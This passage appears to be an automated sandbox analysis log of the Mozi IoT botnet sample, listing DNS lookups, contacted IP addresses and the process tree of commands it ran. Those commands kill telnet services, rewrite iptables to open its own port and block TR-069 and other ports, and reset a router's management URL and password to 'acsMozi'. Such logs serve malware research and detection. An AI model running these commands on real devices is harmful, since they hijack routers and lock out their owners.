Jan 28, 2022 13:58:09.397130013 CET	1.1.1.1	192.168.2.23	0xec1b	No error (0)	dht.transmissionbt.com		87.98.162.88	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.397130013 CET	1.1.1.1	192.168.2.23	0xec1b	No error (0)	dht.transmissionbt.com		212.129.33.59	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.419842958 CET	1.1.1.1	192.168.2.23	0x1097	No error (0)	router.bittorrent.com		67.215.246.10	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.446182966 CET	1.1.1.1	192.168.2.23	0xeaae	No error (0)	router.utorrent.com		82.221.103.244	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.468461990 CET	1.1.1.1	192.168.2.23	0xa2c8	No error (0)	bttracker.debian.org	bttracker.acc.umu.se		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 13:58:09.468461990 CET	1.1.1.1	192.168.2.23	0xa2c8	No error (0)	bttracker.acc.umu.se		130.239.18.158	A (IP address)	IN (0x0001)
Jan 28, 2022 13:58:09.487430096 CET	1.1.1.1	192.168.2.23	0x3ccb	No error (0)	bttracker.acc.umu.se		130.239.18.158	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 127.0.0.1:80
- 127.0.0.1:8080
- 81.108.37.251:80
- 23.1.122.127:80
- 23.57.42.173:80
- 186.219.131.213:80
- 154.93.41.99:37215
- 93.41.229.147:80
- 162.209.132.128:80
- 148.229.1.12:80
- 205.198.160.107:80
- 104.25.119.143:80
- 171.25.175.236:80
- 13.35.5.125:80
- 23.58.36.209:80
- 54.173.33.241:80
- 1.9.218.126:80
- 23.6.123.60:80
- 154.209.180.104:80
- 188.215.82.71:80
- 121.151.98.14:80
- 178.32.54.199:80
- 23.44.16.109:80
- 114.142.213.80:80
- 87.17.124.195:80

System Behavior

Analysis Process: Mozi.m.3 PID: **5220**, Parent PID: **5118**

General

Start time:	13:57:24
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	/tmp/Mozi.m.3
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Read

Directory Enumerated

Analysis Process: Mozi.m.3 PID: **5222**, Parent PID: **5220**

General

Start time:	13:57:24
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: Mozi.m.3 PID: **5224**, Parent PID: **5222**

General

Start time:	13:57:24
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Permission Modified

Analysis Process: Mozi.m.3 PID: **5226**, Parent PID: **5224**

General

Start time:	13:57:24
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5226**, Parent PID: **5224**

General

Start time:	13:57:24
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "killall -9 telnetd utelnetd scfgmgr"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5229**, Parent PID: **5226**

General

Start time:	13:57:24
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: killall PID: **5229**, Parent PID: **5226**

General

Start time:	13:57:24
Start date:	28/01/2022
Path:	/usr/bin/killall
Arguments:	killall -9 telnetd utelnetd scfgmgr
File size:	32024 bytes
MD5 hash:	cd2adedbee501869ac691b88af39cd8b

File Activities

File Read

Directory Enumerated

Analysis Process: Mozi.m.3 PID: **5230**, Parent PID: **5224**

General

Start time:	13:57:25
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: Mozi.m.3 PID: **5232**, Parent PID: **5224**

General

Start time:	13:57:25
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: Mozi.m.3 PID: **5234**, Parent PID: **5224**

General

Start time:	13:57:26
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5251**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5251**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 41039 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5255**, Parent PID: **5251**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5255**, Parent PID: **5251**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 41039 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5260**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5260**, Parent PID: **5234**

General

Start time:	13:57:41

Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 41039 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5262**, Parent PID: **5260**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5262**, Parent PID: **5260**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 41039 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5263**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5263**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p tcp --destination-port 41039 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5265**, Parent PID: **5263**

General

Start time:	13:57:41
Start date:	28/01/2022

Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5265**, Parent PID: **5263**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p tcp --destination-port 41039 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5268**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5268**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --source-port 41039 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5270**, Parent PID: **5268**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5270**, Parent PID: **5268**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p tcp --source-port 41039 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5271**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5271**, Parent PID: **5234**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 41039 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5273**, Parent PID: **5271**

General

Start time:	13:57:42
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5273**, Parent PID: **5271**

General

Start time:	13:57:42
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 41039 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5274**, Parent PID: **5234**

General

Start time:	13:57:42
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5274**, Parent PID: **5234**

General

Start time:	13:57:42
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 41039 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5276**, Parent PID: **5274**

General

Start time:	13:57:42
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5276**, Parent PID: **5274**

General

Start time:	13:57:42
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 41039 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5277**, Parent PID: **5234**

General

Start time:	13:57:43
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5277**, Parent PID: **5234**

General

Start time:	13:57:43
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I PREROUTING -t nat -p tcp --dport 41039 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5279**, Parent PID: **5277**

General

Start time:	13:57:43
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5279**, Parent PID: **5277**

General

Start time:	13:57:43
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I PREROUTING -t nat -p tcp --dport 41039 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5280**, Parent PID: **5234**

General

Start time:	13:57:43
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5280**, Parent PID: **5234**

General

Start time:	13:57:43
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --sport 41039 -j ACCEPT"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5282**, Parent PID: **5280**

General

Start time:	13:57:43
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5282**, Parent PID: **5280**

General

Start time:	13:57:43

Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I POSTROUTING -t nat -p tcp --sport 41039 -j ACCEPT
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5238**, Parent PID: **5224**

General

Start time:	13:57:31
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5242**, Parent PID: **5224**

General

Start time:	13:57:36
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5249**, Parent PID: **5224**

General

Start time:	13:57:41
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: Mozi.m.3 PID: **5285**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5285**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022

Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 58000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5287**, Parent PID: **5285**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5287**, Parent PID: **5285**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 58000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5288**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5288**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 58000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5290**, Parent PID: **5288**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh

Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5290**, Parent PID: **5288**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 58000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5291**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5291**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 58000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5293**, Parent PID: **5291**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5293**, Parent PID: **5291**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 58000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5294**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5294**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --sport 58000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5296**, Parent PID: **5294**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5296**, Parent PID: **5294**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --sport 58000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5297**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5297**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer URL \"http://127.0.0.1\""
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5299**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5299**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer ConnectionRequestPassword \"acsMozi\""
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5301**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5301**, Parent PID: **5224**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 35000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5303**, Parent PID: **5301**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5303**, Parent PID: **5301**

General

Start time:	13:57:46
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 35000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5304**, Parent PID: **5224**

General

Start time:	13:57:47
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5304**, Parent PID: **5224**

General

Start time:	13:57:47
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 50023 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5306**, Parent PID: **5304**

General

Start time:	13:57:47
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5306**, Parent PID: **5304**

General

Start time:	13:57:47

Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 50023 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5307**, Parent PID: **5224**

General

Start time:	13:57:47
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5307**, Parent PID: **5224**

General

Start time:	13:57:47
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 50023 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5309**, Parent PID: **5307**

General

Start time:	13:57:47
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5309**, Parent PID: **5307**

General

Start time:	13:57:47
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 50023 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5310**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022

Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5310**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 35000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5312**, Parent PID: **5310**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5312**, Parent PID: **5310**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 35000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5313**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5313**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --destination-port 7547 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5315**, Parent PID: **5313**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5315**, Parent PID: **5313**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --destination-port 7547 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5316**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5316**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I OUTPUT -p tcp --source-port 7547 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5318**, Parent PID: **5316**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5318**, Parent PID: **5316**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I OUTPUT -p tcp --source-port 7547 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5319**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5319**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 35000 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5321**, Parent PID: **5319**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5321**, Parent PID: **5319**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 35000 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5322**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5322**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	/bin/sh -c "iptables -I INPUT -p tcp --dport 50023 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5324**, Parent PID: **5322**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: **5324**, Parent PID: **5322**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/usr/sbin/iptables
Arguments:	iptables -I INPUT -p tcp --dport 50023 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: Mozi.m.3 PID: **5325**, Parent PID: **5224**

General

Start time:	13:57:48
Start date:	28/01/2022
Path:	/tmp/Mozi.m.3
Arguments:	n/a
File size:	4956856 bytes
MD5 hash:	5ebfcae4fe2471fcc5695c2394773ff1

Analysis Process: sh PID: **5325**, Parent PID: **5224**

General

Start time:	13:57:48

Start date:	28/01/2022
Path:	/bin/sh
